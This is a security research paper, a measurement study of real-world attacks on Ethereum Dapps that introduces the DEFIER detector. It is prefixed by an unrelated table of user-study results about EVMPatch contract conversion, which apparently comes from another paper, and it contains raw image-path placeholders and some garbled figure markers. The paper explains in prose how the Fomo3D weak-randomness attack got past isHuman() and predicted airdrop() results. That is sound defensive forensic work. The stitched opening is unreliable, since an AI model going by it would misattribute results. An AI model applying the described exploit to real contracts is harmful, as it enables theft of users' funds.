T2Q1	Have you previously used the delegatecall-proxy pattern in a Solidity contract?	no	no	no	no	no	no		(yes/no)
T2Q2	Have you previously used a different pattern to make a Solidity contract upgradable?	no	no	no	no	no	no		(yes/no)
T2Q3	Have you previously used a different upgradable smart contract?	no	no	no	no	no	no		(yes/no)
T2Q4	How confident are you in the correctness of your conversion?	5	3	1	1	5	2	**2.5**	(1 least confident, 7 most confident)
T2Q5	How difficult was the manual conversion?	4	5	5	6	4	6	**5**	(1 easy, 7 most difficult)
T2Q6	How difficult was the conversion using the evmpatch tool?	1	1	1	1	1	1	**1**	(1 easy, 7 most difficult)
T2Q8	How much time did you need to convert the contract to an upgradable contract (Step 1)?	110	80	45	90	40	33	**62.5**	(Time in Minutes)
T2Q8	How much time did you need to convert the contract using EVMPatch (Step 2)?	3	1	1	2	3	1	**1.5**	(Time in Minutes)
	Task 3								
T3Q1	How confident are you in the correctness of your patch?	6	7	7	7	7	6	**7**	(1 least confident, 7 most confident)
T3Q2	How difficult was the conversion using the EVMPatch tool?	2	1	1	1	1	1	**1**	(1 easy, 7 most difficult)
T3Q3	How much time did you need to create and deploy the patch using EVMPatch?	15	2	5	2	6	3	**4**	(Time in Minutes)

Evil Under the Sun: Understanding and Discovering Attacks on Ethereum Decentralized Applications

Liya Su[1,2,3] *†, Xinyue Shen[1,4]*†, Xiangyu Du[1,2,3]*, Xiaojing Liao[1],
XiaoFeng Wang[1], Luyi Xing[1], Baoxu Liu[2,3]
[1]*Indiana University Bloomington,* [2]*Institute of Information Engineering, Chinese Academy of Sciences,*
[3]*University of Chinese Academy of Sciences,* [4]*Alibaba Group*
{liyasu, shen12, duxian}@iu.edu, {xliao, xw7, luyixing}@indiana.edu, liubaoxu@iie.ac.cn

Abstract

The popularity of Ethereum decentralized applications (Dapps) also brings in new security risks: it has been reported that these Dapps have been under various kinds of attacks from cybercriminals to gain profit. To the best of our knowledge, little has been done so far to understand this new cybercrime, in terms of its scope, criminal footprints and attack operational intents, not to mention any efforts to investigate these attack incidents automatically on a large scale. In this paper, we performed the first measurement study on real-world Dapp attack instances to recover critical threat intelligence (e.g., kill chain and attack patterns). Utilizing such threat intelligence, we proposed the first technique *DEFIER* to automatically investigate attack incidents on a large scale. Running *DEFIER* on 2.3 million transactions from 104 Ethereum on-chain Dapps, we were able to identify 476,342 exploit transactions on 85 target Dapps, which related to 75 0-day victim Dapps and 17K previously-unknown attacker EOAs. To the best of our knowledge, it is the largest Ethereum on-chain Dapp attack incidents dataset ever reported.

1 Introduction

The rise of blockchain technologies has profoundly transformed computing, bringing to the front a new type of *decentralized applications* on blockchain that facilitate transfer of values across users without a third party. Such applications, dubbed *Dapp*, have already been widely deployed on *Ethereum* to provide services ranging from cryptocurrency management to voting and governance [17]. Online statistics show that till Nov. 5, 2019, 3,137 Dapps on Ethereum are serving 63.77K active users every day through over one million transactions that involve 7.55 million USD [2]. However, the boundless potentials Dapps have opened also come with new security risks. It has been reported that cybercriminals have fixed their gaze on Dapps and exploits on them, particularly their blockchain back-end (i.e., *smart contracts*, see Section 2), happening from time to time. A prominent example is the DAO attack that caused a loss over 50 million USD [39] in 2016, resulting in the hard-fork in Ethereum. Also found in our study is that miscreants took 14K Ethers from the victim Dapps with most financial losses (i.e., Fomo3D, Section 4.5).

With this significant threat, the community's understanding about the new type of cybercrimes is still very limited: to the best of our knowledge, no extensive forensic analysis on Dapp attacks has ever been reported, nor has any *cyber threat intelligence* (CTI) been collected from them to find out the perpetrator's strategy, capability and infrastructure, not to mention to utilize the knowledge to mitigate the threat.

Understanding attacks on Dapps. In this paper, we present the first study that analyzes and measures real-world attacks on Ethereum Dapps based upon the forensic evidence recorded on the blockchain, which brings new insights to this emerging cybercrime. Our research leverages the information logged by the Ethereum blockchain, an open, immutable ledger recording the entire history of interactions between Dapps and their users through their Ethereum user accounts (i.e., Externally Owned Accounts or EOA, see Section 2). Such interactions are performed through *transactions*, which are logged in the data packages chained by Ethereum. Should a Dapp be exploited, all forensic evidence, such as attack traces, will be kept in related transactions, which can later be used to analyze the attack.

However, it is nontrivial to identify attack traces from over 350 million Ethereum transactions. Finding related transactions from published reports is inadequate at best, since they tend to miss information about important actors and exploit behaviors (such as exploit developers, Section 4), when their EOAs are not included in the reports. Also absent are detailed internal operations triggered by each transaction, in terms of function calls between the target Dapps and EOAs or between different EOAs (see Section 4). Such calls describe these parties' behaviors and are found to be critical for determining their intents during the interactions. To address these challenges, we come up with a methodology that utilizes known attack-related transactions (called *exploit transactions* in the paper) and EOAs to find new ones and further analyze their execution traces (by re-executing these transactions). In this way, utilizing 25 Dapps related to 42 known attack incidents, we identified 58,555 exploit transactions with 436,371 execution

*This work was done when the student authors were in Indiana University Bloomington

†First two authors contributed equally for this project

traces, all linked to 56 Dapps, including 29 being exploited but *never reported before* (called *0-day* victim Dapps).

Our findings. From the transactions collected, our forensic analysis has recovered critical CTI about strategically, well organized Dapp attacks, which have *never* been done before. Such threat information (CTI) provides invaluable insights for understanding the strategies, approaches and intentions of real-world cybercriminals in attacking Dapps, and thus contributes to mitigating the emerging threats. Most interesting is the discovery about how the adversary systematically orchestrates an attack. More specifically, across different kinds of exploits (weak randomness exploit, denial of services, integer overflow, reentrancy and authentication circumvention) against different Dapps, we can see a general attack lifecycle with four stages from the transaction sequences involved: attack preparation, exploitation, propagation and completion. These stages form a *kill chain* against Dapps, which has never been reported before. The chain starts with repeated attempts to probe the target Dapp from various sources for finding and testing its vulnerable functions. That is, the adversary tests, debugs the attack code to ensure it can successfully exploit the particular target Dapp. This stage is followed by a series of exploit transactions to profit from the target, which are continuously refined to improve efficiency. After that, the same attack is often replayed to similar Dapps, with a sequence of transactions produced to aim at different targets. The attack is finalized with another sequence of transactions for terminating attack contracts and transferring stolen funds. Across different attack instances against real-world Dapps, this lifecycle paradigm exhibits remarkable consistency, with each stage characterized by a time series of similar, inter-dependent transactions executed consecutively within a short time window. The series describes the adversary's behaviors and thus characterizes his intent at each stage. For example, continuous probing transactions show the intent of finding weaknesses in a target Dapp.

Further, our research reveals a hierarchical attack infrastructure with multiple roles working together to execute different types of exploits. These roles include exploit developer (testing an attack on vulnerable functions/Dapps), attack operator (executing an exploit through attack transactions), money mule (helping profit/attack cost transfers through an anonymity channel [18]) and money manager (managing profit/cost transfers). Each of them has well-defined tasks and therefore behaves similarly across different attack types and instances. This again makes their execution traces exhibit some level of homogeneity at each attack stage.

Extended attack discovery and investigation. The CTI (e.g., kill chain and operational intents) recovered in our study can potentially lead to the exposure of unknown threats to Dapps. To understand the values of our findings, we designed an *exploit discovery* methodology, called *DEFIER* (Dapp Exploit Investigator), to find more attack instances, particularly those never reported, so as to gain more insights into real-world attacks on Dapps. *DEFIER* captures the adversary's strategies and intents, as demonstrated by the operations triggered by the transaction time series at each stage. Given a Dapp, our approach first gathers all its transactions recorded on the blockchain and from them, further finds out other related transactions and EOAs. All these transactions are then clustered based upon the similarity of their execution traces in a graph form and organized into several time series. After converting the execution traces of each transaction into a vector through graph embedding, we run a Long Short-Term Memory (LSTM) neural network to classify each time series, which determines not only whether the series is related to an exploit, but also its attack stage when it is.

Running *DEFIER* on 104 Dapps, we were able to discover 476,342 exploit transactions on 85 target (with a micro-precision of 91.7%). In particular, *DEFIER* reported 75 *0-day victim Dapps* (e.g., SpaceWar and SuperCard). Also surprisingly, our study shows that a substantial portion (i.e., 26%) of the transactions of these Dapps (on Ethereum) are attack-related: e.g., 30% of Fomo3D's transactions are attack-related (from July 2018 to April 2019). This provides evidence that indeed the attack lifecycle we discovered is general. Such an attack lifecycle discovery tool can potentially be used to disrupt exploits, sometimes even before damages are inflicted (e.g., finding and stopping an attack at its preparation stage).

Contribution. The contributions of the paper are as follows:

• We performed the *first* measurement study and forensic analysis on real-world Dapp attacks, leveraging the open and immutable transaction records kept by the Ethereum blockchain to recover critical CTI. Particularly, our study has led to the discovery of a general, unique lifecycle of Dapp attacks, with the adversary showing similar behaviors in orchestrating attack operations against different target Dapps, regardless of low-level exploit techniques. Also we brought to light the adversary's attack infrastructures, campaigns they organized, as well as the inadequacy of the current response by defenders.

• We demonstrate that our new understanding and CTI discovered can help mitigate the threat to Dapps, using a new methodology developed for finding new attacks at different stages. Our approach leverages the similarity of attack behaviors exhibited by the transaction time series, which allows us to accurately capture both known and unknown attacks. This study shows that our findings could be leveraged to build a protection system down the road, to disrupt an exploit even before any damage has been caused.

2 Background

2.1 Ethereum and smart contract

Ethereum is a public blockchain-based distributed computing platform and operating system featuring scripting functionality. On the platform, there are two types of accounts: *Exter-*

nally Owned Accounts (EOAs) controlled by private keys (representing persons or external servers), and *Contract Accounts* controlled by code, which are known as *smart contracts*. The Ethereum blockchain [49] is the most prominent framework for smart contracts, where over 1 million contracts have been deployed [11].

Transaction. During its operations, the Ethereum blockchain tracks every account's state: once value has been transferred between accounts, the blockchain's state is also changed accordingly [27], which is recorded in a *transaction*. A transaction is a signed data package storing a message to be sent from an EOA to another account, which carries the following information: `to` (the recipient), `from` (sender's signature), `value` (the amount of money transferred from the sender to the recipient), `data` (the input for a contract), `gasprice` (the fee required to successfully conduct a transaction, i.e., `gas`, which is paid by the sender), etc. In Ethereum, all transactions are written onto a cryptographically-verified ledger [49], with a copy kept by every Ethereum client.

There are three types of transactions supported on Ethereum: Ether transfer, and contract call, contract creation [48]. The type of transactions can be determined based on the transaction format: an *Ether transfer transaction* transfers between two parties the amount of Ether as indicated by its *value* field; The *contract call transaction* is used to interact with an existing smart contract, with its `data` field specifying the method to call (e.g., the methodID of run() or kill()) and call arguments, and its `value` field carrying the amount of Ether to deposit in the contract (if the contract accepts Ether).

A *contract creation transaction* has its `to` field set to empty, and its *input data* field contains the bytecode of the contract. A typical bytecode is composed of the creation code, runtime code and swarm code, where the creation code determines the initial states of the contract, the runtime code indicates the functionality of the contract, and the swarm code is used for the deployment consistency proof and not for execution purpose. Typically, the creation code ends with the operation sequence: `PUSH 0x00, RETURN, STOP, 0x6000f3000`, and the swarm code begins with `LOG1 PUSH 6` in bytecode. This can be used to split the bytecode and identify the runtime code. In our research, we leveraged the contract creation transaction to recover the runtime code of the self-destructed contracts (Section 3.1).

Each executed transaction creates a receipt, keeping track of such information as the created contract address (`contractAddress`, as shown in Appendix Figure 11(e)) and the transaction execution status (0 for failure and 1 for success, as shown in the `status` field).

Smart contract concept and execution. A smart contract is used to facilitate, verify, and enforce the negotiation or performance of an agreement. As mentioned earlier, on Ethereum, such a contract can be created, executed and destructed by a *transaction* issued by an account. On reception of a transaction, a contract is run by the Ethereum Virtual Machine (EVM) on every node in the network. During the execution, the contract may communicate *internally* with other EOAs and contracts. Note that, to understand what data has been modified or what external contracts have been invoked, the transaction execution needs to be traced via re-executing a transaction under all historical states it accesses.




Figure 1: Example of transaction execution traces. ○: exploit contract, ⊛: contract generated in execution, ●: Dapp, ◇: EOA.

Figure 1 illustrates the execution traces (❶-❾) of a contract-call transaction, which is sent from 0x73* to call the function *execute()* of the contract 0x54* with a 0.01 ETH transfer. The transaction has triggered a set of execution traces, such as an internal call *airDropPot_()* from 0x54* to 0xa6* (❷), followed by another call to *airDropTracker_()* from 0x54* to 0xa6* (❸).

In our research, we model the set of the transaction's `execution traces` e_t at time t as a sequence of 4-tuples (I,O,B,T), i.e., $e = \{(I_i,O_i,B_i,T_i)|i = 1...n\}$, where I_i is the address triggering the behavior B_i (the function invoked and its parameters) on the recipient address O_i, together with a money transfer T_i (a transaction field recording the Ethers transferred from the issuer of the transaction to its recipient) at the step i.

In our study, we collected 11,960,145 execution traces of 2,350,779 transactions from Bloxy [13], and further constructed a directed and weighted graph for transaction analysis (Section 3).

2.2 Ethereum Dapps

Ethereum Dapps are public de-centralized applications that interact with the Ethereum blockchain, providing services such as gambling, online voting, token system, cryptocurrency exchange, etc. Such an application utilizes a set of smart contracts as its *on-chain* back-ends, for the purposes such as encoding task logic and maintaining persistent storage of its consensus-critical states [17], while also contains off-chain components such as its front-end (e.g., a website) for communicating with users. As an example, the Ethereum Dapp Fomo3D, a lottery game, is powered by a smart contract that handles the transactions for different actions, like buying keys, withdrawing from vault, picking a vanity name, etc. Note that in addition to acting as the back-end of a Dapp,

a smart contract can serve other purposes such as offering an on-chain library, and is also used to call a Dapp. In our research, we focus on the on-chain threats to the Dapp's back-end, a set of related contracts supporting the service of the application. These contracts are invoked by EOAs through other contracts or transactions. Below we also use the term "Dapp" to refer to the back-end smart contract(s) of a Dapp.

In our study, to identify Dapp among smart contracts, we utilize Dapp aggregation website [1] to recognize the Dapp names with their corresponding contract addresses and categories (e.g., gambling, game, finance, exchange). In this way, we identify 1,169 Dapps with 5,786 contract addresses and 18 categories. Note that Ethereum does not distinguish Dapp contract and non-Dapp contract naturally: if a Dapp has never been recorded by those websites, we cannot build the Dapp name-contract mapping.

Attacks on Dapps. As the largest Dapps market, Ethereum has seen quite a few high-impact real-world attacks on Dapps [36], resulting in losses of millions of dollars. Table 1 lists the types of attacks ever reported from 2016 to 2019 and the number of attack incidents. In our study, we utilize these published reports as seed to recover critical CTI on Ethereum Dapp attacks.

Here we present a real-world example of the Ethereum Dapp attack that exploits a weak randomness vulnerability in the *airdrop*() method of Fomo3D (see Table 1) for profit. Fomo3D is a highly-popular Ethereum gambling game with over 150,000 transactions a day and a prize pool of around $3 million in 2018 [42]. In the game, a player has a chance to win a prize from the *airdrop pot airDropPot_* when purchasing keys through *buyXid*(). More specifically, when *buyXid*() is being called, the Dapp first runs *isHuman*() to ensure that the caller is an EOA, not a contract, and then produces a random number through the pseudo-random number generator (PRNG) *airdrop*() to determine whether the player wins. The *airdrop*() method utilizes the parameters *airDropTracker_*, message sender address and block information (e.g., timestamp, difficulty, gaslimit, number, etc.) for generating pseudo-random number. During the attack, as shown in the execution traces of the exploit transaction in Figure 1, the attacker creates multiple contracts, e.g., 0xf7*(❺), from different message sender addresses. Since these contracts can get all parameters of the PRNG, they can implement their own *airdrop*() to find out whether they will win, and only the winning contract, e.g., 0xf7* (❽), purchases a key (❻). After that, the contract runs *suicide*() to transfer the prize to the attacker 0x73* (❾). Note that this attack circumvents the protection of *isHuman*(), buying a key through a contract instead of an EOA. This is because the implementation of *isHuman*() determines whether an address is an EOA or a contract from the size of the code associated with the address. This is unreliable since the contract under construction [40] could bypass the restriction (❹❺). We elaborate on this attack in Section 3.

2.3 Threat Model

In our research, we consider miscreants who launch attacks on Ethereum Dapps for profit. For this purpose, the miscreants could conduct several types of attacks on Dapps' contract vulnerabilities, such as exploiting weak randomness of a pseudo-random number generator (PRNG) in a gambling Dapp to win a prize, or performing integer overflow/underflow to manipulate money transfer, etc. We did not consider the attack in which the miscreants utilize a single EOA address to generate a single exploit transaction during the attack, which though possible, is rare in the wild (see Section 3).

3 Understanding Dapp Attacks in the Wild

In our analysis of Dapp attacks, we leveraged a variety of vantage points, including historical transactions and transaction execution traces, to reconstruct real-world Dapp attack incidents. Given the comprehensive transactions and their execution traces for each attack incident, we aim at identifying adversaries' end-to-end footprints and understanding their operational intents. Below we first describe the methodology we used to reconstruct the attack, and then elaborate on our findings and their security implications.

3.1 Data Collection and Derivation

Here we elaborate the design and implementation of a methodology that extends limited information collected from technical blogs and reports to tens of thousands of transactions related to Ethereum Dapp attack incidents (i.e., *exploit transactions*), and further analyzes the attack operations from these transactions. More specifically, our approach first reconstructs real-world Ethereum Dapp attack incidents, as documented by technical blogs, news posts, and the security reports from blockchain security companies, by recovering all transactions issued by attacker EOAs or exploit contracts, even when the transactions are not publicly disclosed. Then, to understand attack operations related to the exploit transactions, we model their fine-grained execution behaviors using their execution traces, and further determine their coarse-grained operational semantics by clustering the exploit transactions based upon the similarity and timings of their execution traces.

Exploit transaction collection. We first searched the Internet to collect real-world Ethereum Dapp attack incidents. In particular, we investigate three types of incident reporting sources, including technical blogs, news posts, and annual security reports from blockchain security companies. From these sources, we further manually picked out those related to Ethereum Dapp attacks. Details of these incident reports are presented in Table 14 in Appendix. Then, we reviewed these incident reports to identify immutable attack-related information (in the following called the seed attack set D_s), including victim Dapp addresses, exploit contract addresses, attacker EOAs, and exploit transaction hashes. In this way, we

Table 1: Real-world Dapp attacks

Attack type	Definition	# attack incidents
Bad randomness	adversary predicts the random value produced by the Dapp running a weak pseudo-random number generator (PRNG) to gain advantage (e.g., in a game)	6
Denial of service	adversary seeks to prevent legitimate invocations of a smart contract, through exhaustion of gas (constrained by block gas limit [41]) or improper check of exceptional conditions [47]	4
Integer overflow and underflow	an incorrect arithmetic operation that causes its result to exceed the maximum size of the integer type or go below its minimum value that can be represented	26
Reentrancy attack	a contract calls an external contract that unexpectedly calls back to the calling contract, rendering it operate in an inconsistent internal state [37]	2
Improper authentication	adversary exploits the authentication process that a Dapp uses to verify the ownership of resources, to enforce a behavioral workflow or to access a variable. It could be caused by typographical errors in contract implementation or missing protection on critical variables	15

Table 2: Known Dapp attacks. D_s is the set of data collected from the reports, and D_e includes those derived.

Attack type	# of Dapps		# of exploit contracts		# of attacker EOAs		# of attack transactions	
	D_s	D_e	D_s	D_e	D_s	D_e	D_s	D_e
Bad randomness	4	14	9	19	9	27	14	40,766
DoS	4	6	3	3	5	88	4	17,088
Integer overflow/underflow	13	32	1	2	28	53	47	591
Reentrancy	2	2	2	3	2	4	2	30
Improper authentication	12	18	6	18	17	60	34	575
Unique total	25	56	20	45	48	227	77	58,555

identified 42 Dapp attack incidents from 2016 to 2018, which consist of 25 victim Dapps, 20 exploit contract addresses, 48 attacker EOAs, and 77 exploit transaction hashes. Table 2 summarizes attack information we collected from the reports.

To reconstruct the reported incidents, we will look into all transactions, which were issued by attacker EOAs or exploit contracts to interact with the victim Dapps. However, such EOAs and exploit contracts may not be fully documented by the reports (see Table 2). Here we elaborate a methodology for finding the missing EOAs and exploit contracts.

First, to identify other EOAs in an attack incident, we include in the attack set all the EOAs that have created, called or transferred fund into known exploit contracts, or have transferred fund to known attacker EOAs. More specifically, we examine the transactions, whose `to` or `from` fields contain reported attacker EOAs or exploit contracts. Here we consider an address to be an EOA but not a contract if no code is associated with it. For this purpose, we use the function *w3.eth.getCode*() in python to get the size of the associated EVM code. A problem is that a self-destructed contract also reports a zero code size. In this case, to determine whether an address belongs to a self-destructed contract, we search for its creation transaction, the one whose `contractAddress` field contains that address (see Section 2).

Further we expand the seed attack set D_s by adding the contracts that are similar to the exploit one and have been called by attacker EOAs. More specifically, we extract the contract addresses, which were called by attacker EOAs, within a time window (1 day in our study) before and after the exploit transactions. Then we analyze the similarity of the extracted contracts and the exploit contract. In particular, we convert




Figure 2: Workflow of the measurement approach.

the bytecodes into opcodes using Octopus [6], and then calculate their Jaccard similarity [29]. When they come close (Jaccard similarity ≥ 0.9), we consider them to be similar and the extracted one to be an exploit contract. Note that the adversary can use suicide operations or self-destructive operations to conceal his exploit contracts. In this case we recover the runtime code of a self-destructed contract from the contract's creation transaction (see Section 2).

In this way, we built an expanded dataset D_e, which contains 45 exploit contract addresses, and 227 attacker EOAs. We consider the exploit transactions to be (1) all those related to exploit contracts, and (2) those related to attack EOAs and issued within a 1-day window of a known exploit transaction. Altogether, we gathered 58,555 exploit transactions from 2016/01/29 to 2019/01/07, which involve in 56 victim Dapps (29 have never been reported before). To the best of our knowledge, this is the *largest* dataset for on-chain victim Dapp attack incidents that have ever been reported. We will release it on publishing this paper.

Transaction execution modeling. To understand attack op-

erations, we analyzed the executions triggered by the exploit transactions. In particular, we model a transaction's execution traces using a execution trace graph TG.

A transaction's execution trace graph TG is a directed and weighted graph as illustrated in Figure 1, in which each node is an account (i.e., EOA or contract address), and each directed and weighted edge describes an operation from one account to another.

Definition 1. A TG is a directed and attributed graph $TG = (V, E, W, t)$ in a node attribute space Ω, where:

1. V is a node set, with each node being an account (i.e., EOA or contract);
2. Each node is assigned one of five attribute labels in Ω: Dapp, EOA, self-destructed contract, Dapp related contract and other contract.
3. Directed and weighted edge set $E \subseteq V \times V \times W$ is a set of operations between accounts, where W is a set of call functions and parameters, e.g., *execute()* in Figure 5.
4. Time t is the timestamp of the transaction (when it is created).

Given a set of execution traces of a transaction $e = \{(I_i, O_i, B_i, T_i) | i = 1...n\}$ (see Section 2), an attribute graph TG can be constructed: here, the node set V is the collection of I_i and O_i, E is the set of edges from I_i to O_i if (I_i, O_i, B_i) exists with the edge weights of the call functions and parameters related to B_i. In our research, we gathered 436,371 execution traces for 58,555 transactions using Bloxy API [13] .

Exploit transaction clustering. To understand the semantics of the exploit transactions, for each attack incident, we clustered transactions based upon their execution traces' similarity and timings (within a given time window). This is essentially a between-graph clustering problem [9], which we solved using a k-Means algorithm and a TG distance.

Definition 2. A TG distance $D(g_1, g_2)$ is a distance between two transaction graphs g_1 and g_2 that measures both their structure similarity and timing closeness, as follows:

$$D(g_1, g_2) = \alpha \min_{(o_1,...,o_k) \in O(g_1,g_2)} \sum_{i=1}^{k} c(o_i) + \beta \Delta t \qquad (1)$$

where, $O(g_1, g_2)$ is a set of graph edits (e.g., vertex or edge's insertion, deletion and substitution) that transform g_1 to g_2, $c(o_i)$ is the cost for each edit, Δt is the time difference (with the unit of hour) between two graphs and α, β are the weights.

In our implementation, we used $\alpha = 0.9$, $\beta = 0.1$, $c() = 1$, adapted a python library GMatch4py [5] to compute D, and set the number of iterations for k-Means to 3. In Appendix 7.2, we present an analysis of the clustering performance and the discussion on the rationale for threshold selection. In this way, we gathered 126 transaction clusters related to 42 real-world Dapp attack incidents from 2016 to 2019.

Table 3: Reported contracts under different parameter settings (s: Jaccard Similarity; t: time window; TP: true positive)

Parameter	# reported contracts (TP)	Parameter	# reported contracts (TP)
s=0.9	45 (45)	t=1	45 (45)
s=0.7	86 (50)	t=3	58 (46)
s=0.5	126 (54)	t=5	77 (48)

Discussion. The aforementioned methodology can only serve as a measurement tool to derive exploit transactions and gain insight into the Dapp attack footprints, instead of a full-fledged detection system. Hence, to construct the expanded dataset D_e, we set the thresholds (i.e., time window, the Jaccard similarity of opcodes) for achieving a high precision, which might however miss some exploit transactions. To estimate the coverage, we lower down the threshold to improve the recall at the expense of precision to compare the findings with those reported with the original threshold.

Table 3 lists the number of reported contracts under different parameter settings of opcode Jaccard similarity and time windows. For the threshold of the similarity, when it is 0.9, we observe that all 45 reported contracts are indeed exploit contracts; when it becomes 0.5, our approach report 81 new contracts. We manually investigate all those newly-reported contracts and found only 9 exploit contracts (false negative), while the remaining 72 were all false positives, associated with 1,174 wrongly-reported transactions. Taking a close look at these 15 missing cases, we find that all of them are the evolved exploit contracts of the reported ones to optimize the functionality (Section 3.2).

Similarly, with the threshold of time windows increasing from 1 to 5, our approach report 32 more contracts associated with 127 transactions. After manually analyzing all newly-reported contracts, we found that only three are the exploit contracts (false negative), where the attacker took a long time interval (5 days) before using the same exploit contract to launch the attack on the same Dapp again. It might be because the attacker wants to test the original exploit on the patched Dapp.

3.2 Analyzing Exploit Transactions

Our data collection and derivation method reconstructs 42 real-world Dapp attack incidents, consisting of 126 semantic-similar transaction clusters with 58,555 transactions. Based on these transaction clusters, we manually annotated them and further performed a measurement study to understand the criminal footprints and operational intents of Dapp attacks.

Overview: attack footprints. Before coming to the details of our findings, we here first summarize the footprints of a typical Dapp attack discovered in our research, which consists of four stages: attack preparation, exploitation, attack propagation and mission completion, as illustrated in Figure 3. In the attack preparation stage, a Dapp attack starts




Figure 3: Example of Dapp criminal footprints, which consists of a four-stage attack lifecycle: attack preparation (❶-❹); exploitation (ⓐ -ⓒ); attack propagation (ⓘ -ⓝ) and mission completion (❶ -ⓜ).




Figure 4: Balance of victim Dapps when miscreants started the attacks. The bar in the figure indicated the time difference between the Dapp launch time and the attack launch time.

with several transactions for calling the victim Dapp from *exploit developers* to test their exploit codes (❶) before the full attack is launched on the target (❷). Meanwhile, we observe several transactions through which *money managers* transfer attack cost (gas fee or ticket fee) into the exploit contracts (❸). This is done through *money mules* to conceal the managers' EOAs (❹). Then, in the exploitation stage, multiple *attack operators* from different EOAs invoke the exploit contracts (ⓐ) to attack the victim Dapp (ⓑ) and gain profit (ⓒ). After the attack, in the attack propagation stage, we found that the operators either reuse or further adjust the exploit contract (through update) (ⓘ) to exploit other similar Dapps (ⓝ) to gain more profit (ⓜ). During the mission completion stage, the attack operators destruct the exploit contracts (❶) and withdraw attack profit (ⓛ). The profit is then transferred from the attack operators or the exploit contract to the exchange service through several money mules (ⓜ). Below we elaborate on our measurement study and forensic analysis on real-world Dapp attacks.

Attack preparation. We first analyzed how the attacker bootstraps an attack. To this end, for each attack incident, we looked at all transaction clusters executed before the attacker continuously gains profit. More specifically, for each transaction, we evaluated whether the attacker profits by calculating the difference between his attack cost (i.e., money transferred from the attacker EOA or the exploit contract to the Dapp) and his attack gain (i.e., money transferred from the Dapp to the attacker EOA or the exploit contract). If the attacker continuously made profits from all of the transactions in a cluster, we considered that he has successfully launched an attack. Meanwhile, the clusters of the transactions executed before the attack were marked as being associated with attack preparation. In this way, we found the presence of such a preparation stage in 85% of attack incidents with the average number of transactions being 23. Also, the related preparation transactions were discovered within 81 days after the target Dapp was released. Surprisingly, we found that the weak randomness attacks were prepared in just 9 days after the appearance of the target Dapps. This might be because those Dapps usually share a similar vulnerable PRNG (see Section 2), and can thus be easily attacked once the PRNG has been exploited in one Dapp. Such attacks can be prepared by the miscreants once the target Dapp has some balance after launched (3461.5 Eths on average as observed in our study). Figure 4 illustrates the balance of the victim Dapps.

When manually investigating operational intents of the transactions in the preparation stage, we found that the attacker's transactions mainly serve two purposes: (1) testing their exploit contracts and (2) transferring fund to bootstrap their attacks (e.g., paying the gas fee). As an example, before attacking the vulnerabilities in the two Fomo3D functions *isHuman()* and *airdrop()* through an exploit contract (0x7d*), the attacker 0x85* created two test contracts 0x56* and 0x80* to evaluate these functions repeatedly. Apparently, the adversary performed his own *software integration testing* to ensure that all attack components worked smoothly together before executing the attack. In total, we found that 78% of the transactions at the attack preparation stage were used for such integration testing, with 8 testing contracts deployed and 96 transactions executed for this purpose in an attack incident. Furthermore, from the execution traces of these transactions, we identified 36 Dapp functions being tested. 79% of them were later attacked at the exploitation or the attack propagation stage. This indicates that by identifying the preparation stage, we could predict the vulnerable functions to be exploited and stop an attack before it occurs (see Section 4).


Attacks on Dapps come at a cost. For example, the attacker may need to purchase a ticket for playing a game Dapp before he can exploit its vulnerable functions, or pay a gas fee to launch exploit transactions. In our research, 324 transactions were discovered to transfer Ethers from EOAs or Ethereum exchange services to exploit contract addresses or attacker EOAs. As an example, in the attacks on Fomo3D, some attacker EOAs got inflows of Ethers from one EOA 0xbf*, through a set of intermediary EOAs (such as 0x2c*, 0xa7*

and 0x4c*) that were sequentially linked together to form money flow chains. Note that those intermediary EOAs associated with only two types of transactions, either receiving fund from a source or transferring it to another address. Although acting as a money mule, intermediary EOA shows a poor characteristic regarding anonymity, which is aligned with the findings in the Bitcoin laundry [20].

